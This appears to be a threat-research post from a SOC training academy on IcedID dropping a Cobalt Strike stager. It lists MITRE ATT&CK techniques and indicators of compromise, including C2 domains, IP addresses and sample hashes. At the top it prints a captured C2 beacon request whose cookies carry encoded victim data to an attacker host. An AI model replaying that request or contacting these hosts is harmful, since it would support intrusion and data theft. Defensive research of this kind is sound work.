


GET / HTTP/1.1
Connection: Keep-Alive
Cookie: __gads=81003051:1:9062:123; _gat=10.0.19043.64;
_ga=1.656978.1635208534.2;
_u=4445534B544F502D354332394B4835:5245:4346393445433242384145334145344 3;
__io=21_2357485639_3592947592_374159800; _gid=00685903427B:100872929AAA
Host: satisfyammyz.com


Analysis of Cobalt Strike Malware Loaded by IcedID

After Monster Libra (TA551) Threat Group gets Initial Access on victim Networks by IcedID, attackers are now able to install additional malware called Cobalt Strike to make the post exploitation process much more evasive.

Third stage of the attack, Cobalt Strike stager dropped under Temp folder and executed via rundll32 or regsvr32.exe.



After the execution of Ehki64.dll, it immediately connects to C2 server like below picture:



MITRE ATT&CK Techniques

Technique Title	ID
Obfuscated Files or Information	T1027
Software Packing	T1027.002
System Binary Proxy Execution: Regsvr32	T1218.010
System Binary Proxy Execution: Rundll32	T1218.011
User Execution: Malicious File	T1204.002
Ingress Tool Transfer	T1105
Application Layer Protocol: Web Protocols	T1071.001

Indicators of Compromise (IOC)

Command and Control Servers
satisfyammyz[.]com
klareqvino[.]com
alohasockstaina[.]com
wiandukachelly[.]com
jejonebew[.]com
xizojize[.]com
135.181.175[.]108:8080

IcedID Downloader Server
138.124.183[.]50

SHA 256 - Samples
e4ffdbfb5878a94d27139e2e7ff3b5b91944e1434935028a3c34894988b353bf
501c05b11d90bbcc5b9439a41a66f9a4e1704447f795ce336492eb5e25c4ef8a
1de8b101cf9f0fabc9f086bddb662c89d92c903c5db107910b3898537d4aa8e7
a969f17bf162032878417da351a229a3ef428cac99b485aedbded04f62291dee
7d0f80026a49bdc5c9e6b6bb614b37a9edbb0ca50127c7078ff52d4fc729afa8

About the Malware Research Team

The CyberNow Labs Training Academy conducts research in an enterprise-grade SOC, using real technologies and real attacks in the curriculum to ensure graduates have real-world experience upon graduation. During the research and development process, the Research Team continually investigates new attacks to provide insights to both the industry and current trainees and alumni on what's behind the attacks.

As co-founder of CyberNow Labs and National Cyber Group, former co-founder of BlackKite and Global Sr. SOC Manager at IBM and Peraton, Omer Arslan heads up the Malware Research Team.

For more information, contact Omer Arslan:
info@cybernowlabs.com